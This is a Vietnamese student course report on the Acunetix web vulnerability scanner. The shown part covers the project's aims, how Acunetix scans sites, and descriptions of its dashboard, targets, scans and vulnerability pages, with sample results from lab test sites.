

BÁO CÁO ĐỒ ÁN

Môn học: NT213 - BẢO MẬT WEB VÀ ỨNG DỤNG

Tên chủ đề: CÔNG CỤ ACUNETIX

GVHD: ThS. Nguyễn Công Danh

1. THÔNG TIN CHUNG:

Lớp: NT213.P12.ANTT

STT	Họ và tên	MSSV	Email
1	Diệp Tấn Phát	22521066	22521066@gm.uit.edu.vn
2	Đào Anh Thiên	22521382	22521382@gm.uit.edu.vn
3	Phan Nguyễn Nhật Trâm	22521501	22521501@gm.uit.edu.vn
4	Thái Ngọc Diễm Trinh	22521541	22521541@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Tìm hiểu chung về Acunetix	100%
2	Tìm hiểu các tính năng của Acunetix	100%
3	Tìm hiểu cách cài đặt và cấu hình Acunetix	100%
4	Xây dựng và triển khai kịch bản	100%
5	Phân tích, đánh giá kết quả với Acunetix	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc

LỜI CẢM ƠN

Lời đầu tiên, chúng em xin trân trọng cảm ơn thầy ThS. Nguyễn Công Danh - giảng viên hướng dẫn đồ án môn học Bảo mật web và ứng dụng, người đã trực tiếp chỉ bảo và hướng dẫn tận tình cho chúng em trong suốt quá trình thực hiện và hoàn thành đề tài này.

Với tất cả sự cố gắng, nhóm chúng em đã hoàn thành đồ án theo đúng kế hoạch đã đề ra và hoàn thiện hết sức có thể. Tuy nhiên, nhóm chúng em vẫn còn non trẻ và chưa có đủ kinh nghiệm nên vẫn sẽ có những thiếu sót xảy ra. Chúng em kính mong nhận được những lời góp ý và chỉ bảo của thầy để đề tài này ngày càng hoàn thiện hơn. Và cũng xin cảm ơn các thành viên trong nhóm đã nỗ lực đóng góp, thực hiện công việc của mình một cách tốt nhất để hoàn thành đề tài này.

Chúng em xin chân thành cảm ơn!

Thành phố Hồ Chí Minh, tháng 12 năm 2024

Nhóm 04

MỤC LỤC

A. MỞ ĐẦU	9
1. Lí do chọn đề tài.....	9
2. Mục đích.....	9
3. Đối tượng và phạm vi nghiên cứu	9
a) Đối tượng nghiên cứu.....	9
b) Phạm vi nghiên cứu.....	10
B. TỔNG QUAN	11
1. Giới thiệu	11
2. Hoạt động	11
C. TÍNH NĂNG	13
1. Tính năng cơ bản.....	13
a) Overview.....	13
b) Discovery.....	14
c) Targets.....	15
d) Scans	15
e) Vulnerabilities	16
f) Reports.....	18
2. Tính năng nâng cao.....	21
a) Users.....	21
b) Scan Profiles	22
c) Network Scanner.....	24
d) WAFs	25
e) Engines.....	26
f) Excluded hours.....	27
g) Proxy Settings (<i>Cài đặt proxy</i>)	27
h) Issue Tracker (<i>Theo dõi lỗi</i>)	28
3. Tính năng khác	29
a) Công nghệ AcuSensor	29
b) AcuSensor Bridge	30
c) Công nghệ AcuMonitor	30
d) Acunetix Manual Tools	30
e) Configuring Continuous Integration & Deployment.....	31
f) API Security.....	32
D. CÀI ĐẶT	33

1. Cách cài đặt Acunetix trên Windows.....	33
2. Cách cài đặt Acunetix trên Linux	33
3. Thông tin phiên bản	34
E. TRIỂN KHAI	35
1. Tổng quan.....	35
2. Kịch bản 1	35
a) <i>Mục tiêu</i>	35
b) <i>Giới thiệu Login Site</i>	35
c) <i>Triển khai kịch bản</i>	35
d) <i>Kết quả quét và phân tích</i>	37
e) <i>Kết luận</i>	38
3. Kịch bản 2	39
a) <i>Mục tiêu</i>	39
b) <i>Sử dụng Acunetix để tìm kiếm lỗ hổng SQLi</i>	39
c) <i>Kết quả quét</i>	40
d) <i>Phân tích báo cáo và khai thác kiểm tra</i>	41
e) <i>Nhận xét</i>	45
f) <i>Khuyến nghị khắc phục</i>	46
g) <i>Kết luận</i>	46
4. Kịch bản 3	47
a) <i>Sơ lược lỗ hổng</i>	47
b) <i>Thực hiện khai thác</i>	47
c) <i>Khuyến nghị khắc phục</i>	50
5. Kịch bản 4	51
a) <i>Ngữ cảnh 1: Thực hiện exploit bằng image no-cgid</i>	52
b) <i>Ngữ cảnh 2: Thực hiện exploit bằng image with-cgid</i>	57
c) <i>Khuyến nghị khắc phục</i>	59
6. Kịch bản 5	61
a) <i>Triển khai</i>	61
b) <i>Nhận xét</i>	63
7. Kịch bản 6	64
8. Kịch bản 7	70
F. KẾT QUẢ, KẾT LUẬN	74
1. Kết quả.....	74
2. Kết luận	75
G. TÀI LIỆU THAM KHẢO	76

DANH MỤC HÌNH

Hình B.1. Quá trình quét lỗ hổng với Acunetix	11
Hình C.1. Giao diện trang Overview	13
Hình C.2. Các biểu đồ ở trang Overview.....	14
Hình C.3. Các mục tiêu khác mà Acunetix tìm được khi quét một trang web	14
Hình C.4. Giao diện trang Target	15
Hình C.5. Lọc mục tiêu với tiêu chí “Lần quét cuối trước ngày 26/11/2024”	15
Hình C.6. Giao diện trang Scans	16
Hình C.7. Giao diện trang Vulnerabilities	17
Hình C.8. Giao diện trang Reports.....	18
Hình C.9. Một phần nội dung Comparing Scans.....	20
Hình C.10. Giao diện trang Users.....	21
Hình C.11.Giao diện trang Scan Profiles.....	22
Hình C.12. Tạo 1 hồ sơ quét mới	23
Hình C.13. Kết quả quét với hồ sơ quét toàn bộ	24
Hình C.14. Kết quả quét với hồ sơ quét SQL Injection	24
Hình C.15. Cấu hình Network Scanner để kết nối với OpenVAS	25
Hình C.16. Cấu hình WAF	25
Hình C.17. Nội dung file dành cho Citrix Web App Firewall	26
Hình C.18. Giao diện trang Engines.....	26
Hình C.19. Giao diện trang Excluded Hours	27
Hình C.20. Tùy chỉnh cấu hình excluded hours	27
Hình C.21. Giao diện trang Proxy Settings	28
Hình C.22. Giao diện trang Issue Tracker	28
Hình C.23. Cấu hình mục tiêu để sử dụng AcuSensor	29
Hình C.24. Kết quả quét với AcuSensor	29
Hình C.25. Cấu hình AcuSensor Bridge.....	30
Hình C.26.Quét một máy tính khác để tìm các cổng đang mở.....	31
Hình C.27. Brute force vào form đăng nhập với wordlist có sẵn	31
Hình D.1. Phiên bản Acunetix nhóm sử dụng	34
Hình D.2. Thông tin license của Acunetix nhóm sử dụng.....	34
Hình E.1. Tính năng Site Login chưa được bật.....	36
Hình E.2. Thiết lập form login để đăng nhập	37
Hình E.3. Thông báo tìm thấy form đăng nhập của trang web	37
Hình E.4. Báo cáo kết quả quét không dùng tính năng login	38
Hình E.5. Báo cáo kết quả quét sử dụng tính năng login	38

Hình E.6. Thông tin mục tiêu cần quét.....	39
Hình E.7. Thiết lập form giúp Acunetix đăng nhập vào web.....	40
Hình E.8. Kết quả scan SQLi	40
Hình E.9. Lỗ hổng SQLi http://testphp.vulnweb.com/login.php và phương án kiểm tra	41
Hình E.10. Kết quả khai thác theo đề xuất Acunetix.....	42
Hình E.11. Lỗ hổng SQLi http://testphp.vulnweb.com/listproducts.php và phương án kiểm tra.....	42
Hình E.12. Xem sản phẩm posters	43
Hình E.13. Xem sản phẩm paintings	43
Hình E.14. Xem sản phẩm stickers	44
Hình E.15. Xem sản phẩm graffiti	44
Hình E.16. Kết quả khai thác theo đề xuất Acunetix.....	44
Hình E.17. Kết quả khai thác	45
Hình E.18. Kiểm tra hoạt động của website	47
Hình E.19. Kết quả quét với Acunetix	48
Hình E.20. Chi tiết lỗ hổng được Acunetix quét.....	49
Hình E.21. Nhập đoạn script vào input.....	49
Hình E.22. Kết quả thực hiện đoạn script.....	49
Hình E.23. Mã nguồn trang web với lỗ hổng XSS	50
Hình E.24. Thông tin về CVE-2021-41773.....	51
Hình E.25. Đoạn code dính lỗi CVE-2021-41773	51
Hình E.26. Các image chứa CVE-2021-41773 trên Docker Hub.....	52
Hình E.27. Pull và run image no-cgid	52
Hình E.28. Truy cập localhost với port 8017 để kiểm tra	53
Hình E.29. Cấu hình scan.....	53
Hình E.30. Kết quả quét với Acunetix	54
Hình E.31. Các lỗ hổng được phát hiện.....	54
Hình E.32. Thực hiện quét với nmap	55
Hình E.33. Kết quả quét với nmap	55
Hình E.34. Lệnh curl để truy cập file /etc/passwd	56
Hình E.35. Lệnh curl để truy cập file /etc/group.....	56
Hình E.36. Pull và run image with-cgid	57
Hình E.37. Truy cập localhost với port 8017 để kiểm tra	57
Hình E.38. Các lỗ hổng được phát hiện.....	57
Hình E.39. Chương trình để thực hiện khai thác.....	58
Hình E.40. Kết quả sau khi khai thác	58



Hình E.41. Đoạn code được vá trên Github	59
Hình E.42. Đoạn code được vá trên Github	60
Hình E.43. Đoạn code ngừng sử dụng AP_NORMALIZE_DROP_PARAMETERS	60
Hình E.44. Đoạn code thêm function ap_unescape_url_ex()	60
Hình E.45. Tải file AcuSensor	61
Hình E.46. Mục Activity của quá trình quét	62
Hình E.47. Kết quả quét với Acunetix	62
Hình E.48. Repository lưu trữ source code trên Github	64
Hình E.49. Tạo 1 Personal access token trên Github.....	64
Hình E.50. Mã token	65
Hình E.51. Cấu hình tên của issue tracker.....	65
Hình E.52. Cấu hình truy cập target.....	65
Hình E.53. Cấu hình xác thực	66
Hình E.54. Cấu hình dự án và loại issue	66
Hình E.55. Kết quả cấu hình issue tracker	67
Hình E.56. Cấu hình issue tracker trong target.....	67
Hình E.57. Kết quả quét lỗ hổng	68
Hình E.58. Báo cáo lỗi lên Github Issues.....	68
Hình E.59. Nội dung issue được báo cáo.....	69
Hình E.60. Kiểm tra plugin Acunetix đã được cài đặt và kích hoạt trên Jenkins	70
Hình E.61. Cài đặt chứng chỉ vào keystore.....	70
Hình E.62. Thiết lập thông tin xác thực	71
Hình E.63. Thiết lập kết nối với Acunetix	71
Hình E.64. Thêm Acunetix vào một bước của quá trình build	72
Hình E.65. Kết quả quá trình build	73
Hình E.66. Quá trình quét với Jenkins bị hủy bỏ (aborted).....	73

DANH MỤC BẢNG

Bảng C.1. Danh sách mức độ nghiêm trọng của lỗ hổng	18
Bảng C.2. Vai trò và trách nhiệm của các loại người dùng	22
Bảng E.1. So sánh giữa scan có và không sử dụng tính năng login	38
Bảng E.2. So sánh giữa quét không sử dụng và có sử dụng AcuSensor	63

A. MỞ ĐẦU

1. Lí do chọn đề tài

Bảo mật ứng dụng web là một trong những yếu tố quan trọng nhưng thường bị bỏ qua trong việc bảo vệ hệ thống của các tổ chức. Khi các ứng dụng web ngày càng phổ biến và được sử dụng để xử lý dữ liệu nhạy cảm như thông tin khách hàng, giao dịch tài chính, và nội dung cá nhân, chúng trở thành mục tiêu hấp dẫn cho các cuộc tấn công. Hacker thường khai thác các ứng dụng web không được bảo vệ để truy cập vào cơ sở dữ liệu nội bộ, thực hiện các hoạt động phi pháp, hoặc chiếm dụng tài nguyên của hệ thống, gây thiệt hại nghiêm trọng về tài chính và danh tiếng cho doanh nghiệp.

Các hình thức tấn công phổ biến như SQL Injection, Cross-Site Scripting,... đang được sử dụng rộng rãi. Đồng thời, các lỗ hổng Zero-Day liên tục được chia sẻ trong các cộng đồng hacker, gia tăng nguy cơ tấn công đối với các ứng dụng web không được kiểm tra bảo mật định kỳ. Theo báo cáo của Gartner Group, 75% các cuộc tấn công mạng xảy ra ở cấp độ ứng dụng web, cho thấy mức độ nguy hiểm mà các lỗ hổng này mang lại.

Công cụ Acunetix, một trong những giải pháp hàng đầu về kiểm thử bảo mật ứng dụng web, đã được phát triển để hỗ trợ phát hiện và xử lý các lỗ hổng bảo mật một cách tự động và hiệu quả. Nghiên cứu và ứng dụng Acunetix không chỉ giúp nâng cao kiến thức về bảo mật mà còn mang tính thực tiễn cao, đặc biệt trong môi trường phát triển phần mềm hiện đại. Vì vậy, đề tài tìm hiểu và ứng dụng công cụ Acunetix trong bảo mật web và ứng dụng được lựa chọn để góp phần giải quyết các vấn đề nêu trên.

2. Mục đích

Mục đích của đề tài là:

- Hiểu rõ cách sử dụng Acunetix và các tính năng chính của công cụ.
- Thực hiện kiểm thử bảo mật trên các ứng dụng web mẫu nhằm phát hiện và phân tích các lỗ hổng phổ biến.
- Đề xuất các cơ chế bảo mật dựa trên kết quả kiểm thử để cải thiện chất lượng bảo mật ứng dụng.

3. Đối tượng và phạm vi nghiên cứu

a) Đối tượng nghiên cứu

Đối tượng nghiên cứu của đề tài bao gồm:

- Công cụ Acunetix và các tính năng chính của nó.
- Các loại tấn công thường gặp trên ứng dụng web.

- Các phương pháp tích hợp Acunetix vào quy trình phát triển phần mềm để tăng cường bảo mật.

b) Phạm vi nghiên cứu

- Tìm hiểu Acunetix trên phiên bản dành cho doanh nghiệp (hoặc bản demo nếu điều kiện giới hạn).
- Mô phỏng ít nhất 6 kịch bản tấn công và kiểm thử lỗ hổng trên các ứng dụng web mẫu.
- Đề xuất các biện pháp phòng chống lỗ hổng dựa trên kết quả phân tích.
- Không đi sâu vào các vấn đề lập trình cụ thể mà tập trung vào các khía cạnh bảo mật và kiểm thử ứng dụng.


B. TỔNG QUAN

1. Giới thiệu

Acunetix là một công cụ kiểm thử bảo mật tự động được thiết kế để quét và phát hiện các lỗ hổng trong ứng dụng web, bao gồm cả các lỗ hổng phổ biến như SQL Injection, XSS, và CSRF. Nhìn chung, Acunetix quét mọi trang web hoặc ứng dụng web có thể truy cập thông qua trình duyệt web và sử dụng giao thức HTTP/HTTPS. Với khả năng phân tích cả các ứng dụng web sử dụng công nghệ tiên tiến như JavaScript, AJAX, và Web 2.0, Acunetix cung cấp một giải pháp toàn diện để bảo vệ các hệ thống web hiện đại.

2. Hoạt động

Một quá trình sử dụng Acunetix để quét lỗ hổng bao gồm 5 bước sau:



Hình B.1. Quá trình quét lỗ hổng với Acunetix

- Bước 1:** Phân tích toàn bộ website (DeepScan)

Acunetix sử dụng công nghệ DeepScan để phân tích toàn bộ website, theo dõi tất cả các liên kết, bao gồm cả các liên kết được tạo động thông qua JavaScript và các liên kết được liệt kê trong tệp robots.txt và sitemap.xml (nếu có). Kết quả của quá trình này là một cấu trúc chi tiết của website, được sử dụng để thực hiện các kiểm tra bảo mật chuyên sâu trên từng phần của hệ thống.

- Bước 2:** Công nghệ AcuSensor

Khi AcuSensor Technology được kích hoạt, Acunetix có khả năng:

- Truy xuất danh sách tất cả các tệp trong thư mục ứng dụng web, bao gồm cả những tệp không được crawler phát hiện vì không liên kết hoặc không truy cập được từ máy chủ web.
- Phân tích các tệp không thể truy cập từ internet, chẳng hạn như web.config.
- AcuSensor bổ sung đầu ra của trình crawler bằng cách liệt kê các tệp này, đảm bảo độ bao phủ tối đa trong quá trình quét.

• Bước 3: Quét và kiểm tra lỗ hổng tự động

Sau khi hoàn tất quá trình crawler, Acunetix tự động thực hiện một loạt các kiểm tra lỗ hổng trên từng trang được phát hiện. Công cụ này mô phỏng hành vi của một hacker bằng cách:

- Phân tích từng trang web để xác định các vị trí có thể nhập dữ liệu.
- Thủ nghịch các kết hợp đầu vào khác nhau để phát hiện các lỗ hổng tiềm ẩn.
- Khi công nghệ AcuSensor được kích hoạt, các kiểm tra bổ sung sẽ được thực hiện, giúp phát hiện các lỗ hổng mà các phương pháp khác có thể bỏ sót.

• Bước 4: Kết quả quét lỗ hổng

Các lỗ hổng được phát hiện được hiển thị trong phần Scan Results với thông tin chi tiết như:

- Dữ liệu POST được sử dụng.
- Thành phần bị ảnh hưởng.
- Phản hồi từ máy chủ HTTP.
- Nếu sử dụng AcuSensor, các chi tiết như dòng mã bị ảnh hưởng, thông tin stack trace, hoặc câu lệnh SQL gây ra lỗ hổng cũng được liệt kê.
- Acunetix cung cấp các khuyến nghị cụ thể để khắc phục các lỗ hổng này, hỗ trợ nhà phát triển xử lý nhanh chóng và hiệu quả.


• Bước 5: Báo cáo kết quả quét

Sau khi quét xong, Acunetix có khả năng tạo ra nhiều loại báo cáo khác nhau, bao gồm:

- Báo cáo tổng quan dành cho quản lý (Executive Summary).
- Báo cáo chi tiết dành cho nhà phát triển (Developer Report).
- Các báo cáo tuân thủ tiêu chuẩn như PCI DSS hoặc ISO 270001.

C. TÍNH NĂNG

Ở giao diện chính của Acunetix, menu bên trái cung cấp các tính năng chính để quét các ứng dụng web, phát hiện các lỗ hổng và báo cáo. Các mục menu ở cuối dành cho cấu hình nâng cao hơn.



Hình C.1. Giao diện trang Overview


1. Tính năng cơ bản

a) Overview

Trang Overview (Tổng quan) cung cấp cái nhìn tổng thể các số liệu thống kê bảo mật của các mục tiêu:

- Tổng số lỗ hổng chưa được khắc phục, phân loại theo mức độ nghiêm trọng.
- Tổng số mục tiêu đã được xác định.
- Tổng số lần quét đang chạy, đang chờ quét, và đã hoàn thành.
- Top 5 mục tiêu dễ bị tấn công nhất.
- Top 5 lỗ hổng được báo cáo nhiều nhất.
- Biểu đồ xu hướng hiển thị các xu hướng theo tháng trong 12 tháng qua cho các chỉ số sau:
 - Số lượng lỗ hổng đang mở.
 - Số lượng lỗ hổng trung bình trên mỗi mục tiêu.
 - Số ngày trung bình để khắc phục lỗ hổng.

- Số lượng lỗ hổng được phát hiện.
- Tuổi thọ trung bình của các lỗ hổng (tính theo ngày).



Hình C.2. Các biểu đồ ở trang Overview

b) Discovery

Trang Discovery (Khám phá) hiển thị danh sách tất cả các mục tiêu mà Acunetix đã phát hiện trong quá trình quét (bao gồm các website liên quan được xác định). Ví dụ, khi quét acunetix.com, hệ thống có thể phát hiện thêm acunetix.cz.

Người dùng có thể lọc và tùy chỉnh danh sách này, bao gồm việc thêm mới hoặc xóa các website. Ngoài ra, còn có thể tạo mục tiêu trực tiếp từ danh sách này để bắt đầu tiến hành quét bảo mật.

Discovered Hosts (6)	
https://www.acunetix.com	Create Target
http://www.acunetix.com	Create Target
http://www.eclectasy.com	Create Target
http://blog.mindedsecurity.com	Create Target
http://www.php.net	Create Target
...	

Hình C.3. Các mục tiêu khác mà Acunetix tìm được khi quét một trang web

c) Targets

Trang Targets (Mục tiêu) hiển thị danh sách các mục tiêu, bao gồm các thông tin cơ bản như địa chỉ, mô tả, loại mục tiêu, số lượng các lỗ hổng theo từng mức độ, và trạng thái quét gần nhất.

Address	Description	Type	Vulnerabilities	Last Scan Status
http://testphp.vulnweb.com/	simple	Demo	19 23 15 11 7	Failed Last Scanned on Nov 30, 2024, 12:41:15 PM
http://192.168.144.196/	simple-web AcuSensor	Web/Network	4 1 4 6 3	Completed Last Scanned on Nov 28, 2024, 11:24:07 AM
http://192.168.144.196/	AcuSensor	Web/Network	0 2 4 2 4	Completed Last Scanned on Nov 28, 2024, 10:32:40 AM
http://192.168.144.196/	jenkins	Web/Network	0 0 3 0 1	Aborted Last Scanned on Nov 27, 2024, 10:09:23 PM
http://192.168.1.10	simple-web-jenkins	Web/Network	4 3 3 4 4	Completed Last Scanned on Nov 27, 2024, 9:52:12 PM
192.168.1.9	simple-web-full	Web/Network	4 2 3 3 4	Completed Last Scanned on Nov 26, 2024, 9:48:04 PM
http://192.168.1.9/login.php	simple-web	Web/Network	4 0 3 2 4	Completed Last Scanned on Nov 26, 2024, 6:42:07 PM
http://localhost:60000/	AcuSensor-Test	Web/Network	0 0 2 0 2	Completed Last Scanned on Nov 24, 2024, 11:30:03 PM

Hình C.4. Giao diện trang Target

Người dùng có thể sử dụng các bộ lọc để thu hẹp danh sách hiển thị theo các tiêu chí như: địa chỉ/mô tả (Address/Description), mức độ quan trọng của doanh nghiệp (Business Criticality), chế độ quét liên tục (Continuous Scanning), trạng thái bật debug (Debug Enabled), tên miền đầy đủ (FQDN), thời điểm quét cuối cùng (Last Scanned Before), nhóm mục tiêu (Target Group), loại mục tiêu (Type).

Address	Description	Type	Vulnerabilities	Last Scan Status
http://localhost:60000/	AcuSensor-Test	Web/Network	0 0 2 0 2	Completed Last Scanned on Nov 24, 2024, 11:30:03 PM
http://localhost:3000	To-do-lis	Web/Network	0 0 2 0 4	Completed Last Scanned on Nov 24, 2024, 9:36:24 PM

Hình C.5. Lọc mục tiêu với tiêu chí "Lần quét cuối trước ngày 26/11/2024"

d) Scans

Trang Scans (Quét) liệt kê danh sách tất cả các lần quét đã thực hiện, cung cấp các thông tin chi tiết như: mục tiêu được quét, mô tả mục tiêu, cấu hình quét (Scan Profile), thời

gian thực hiện quét, số lượng lỗ hổng phát hiện được, và trạng thái quét (đã hoàn thành, thất bại, hủy bỏ,...).

Target	Target Description	Scan Profile	Schedule	Vulnerabilities	Status
http://testphp.vulnweb.com/ (ACUSERSON)	simple	Full Scan	Last run on Nov 30, 2024, 12:41:15 PM	19 24 15 11 7	! Failed
http://192.168.144.196/	simple-web AcuSensor	Full Scan	Last run on Nov 28, 2024, 11:24:07 AM	4 1 3 4 3	Completed
http://192.168.144.196/	simple-web AcuSensor	Full Scan	Last run on Nov 28, 2024, 11:19:33 AM	0 0 0 0 0	! Completed
http://192.168.144.196/ (ACUSERSON)	simple-web AcuSensor	Full Scan	Last run on Nov 28, 2024, 10:57:41 AM	4 1 4 6 3	Completed
http://192.168.144.196/ (ACUSERSON)	AcuSensor	Full Scan	Last run on Nov 28, 2024, 10:32:40 AM	0 2 4 2 4	Completed
http://192.168.144.196/	AcuSensor	Full Scan	Last run on Nov 28, 2024, 10:25:37 AM	0 2 2 0 3	⚠️ Completed
http://192.168.144.196/	jenkins	Full Scan	Last run on Nov 27, 2024, 10:09:23 PM	0 0 3 0 1	✗ Aborted
http://192.168.1.10	simple-web-jenkins	Full Scan	Last run on Nov 27, 2024, 9:52:12 PM	0 0 0 0 0	! Completed

Hình C.6. Giao diện trang Scans

Người dùng có thể thực hiện các tác vụ sau:

- Tạo lần quét mới.
- Dừng, xóa các lần quét.
- Xuất kết quả quét sang các định dạng phổ biến như CSV, JSON, XML, hoặc các định dạng dành riêng cho tường lửa ứng dụng web (Web Application Firewall) như Citrix Web App Firewall, F5 BIG-IP ASM,...
- Khi chọn hai lần quét của cùng một mục tiêu, người dùng có thể tạo báo cáo so sánh để đánh giá sự khác biệt về số lượng và mức độ nghiêm trọng của các lỗ hổng giữa các lần quét.

e) Vulnerabilities

Trang Vulnerabilities (Lỗ hổng) hiển thị các lỗ hổng được phát hiện qua các lần quét, đi kèm các thông tin chi tiết như: mức độ nghiêm trọng, tên lỗ hổng, đường dẫn, tham số, trạng thái, mức độ tin cậy và thời điểm lỗ hổng được phát hiện lần cuối.

Các lỗ hổng có thể được lọc để chỉ hiển thị những gì cần thiết hoặc được nhóm theo mức độ nghiêm trọng của lỗ hổng hoặc mức độ quan trọng của doanh nghiệp được chỉ định cho từng mục tiêu.

Severity	Vulnerability	URL	Parameter	Status	Confidence %	Last Seen
Critical	SQL Injection	http://192.168.1.9/login.php	password	Open	100	Nov 26, 2024, 6:42:30 PM
Critical	SQL Injection	http://192.168.1.9/login.php	username	Open	100	Nov 26, 2024, 6:42:30 PM
Critical	SQL Injection	http://192.168.1.9/register.php	password	Open	100	Nov 26, 2024, 6:45:14 PM
Critical	SQL Injection	http://192.168.1.9/register.php	username	Open	100	Nov 26, 2024, 6:45:14 PM
Critical	SQL Injection	http://192.168.1.9/login.php	password	Open	100	Nov 26, 2024, 9:48:38

Hình C.7. Giao diện trang Vulnerabilities

Để hỗ trợ người dùng xác định thứ tự ưu tiên khắc phục, Acunetix phân loại các lỗ hổng dựa trên mức độ nghiêm trọng trong kết quả quét và báo cáo.

Mức độ nghiêm trọng	Mô tả
Lỗ hổng nghiêm trọng (Critical)	Đây là các lỗ hổng đặt trang web mục tiêu vào rủi ro tối đa về việc bị tấn công hoặc đánh cắp dữ liệu. Hãy ưu tiên hàng đầu việc khắc phục các lỗ hổng này ngay lập tức.
Lỗ hổng cao (High)	Những lỗ hổng này khiến trang web mục tiêu có nguy cơ bị tấn công, đồng thời có thể dẫn đến tin tặc phát hiện thêm các lỗ hổng khác. Cần sửa chữa các lỗ hổng này ngay lập tức.
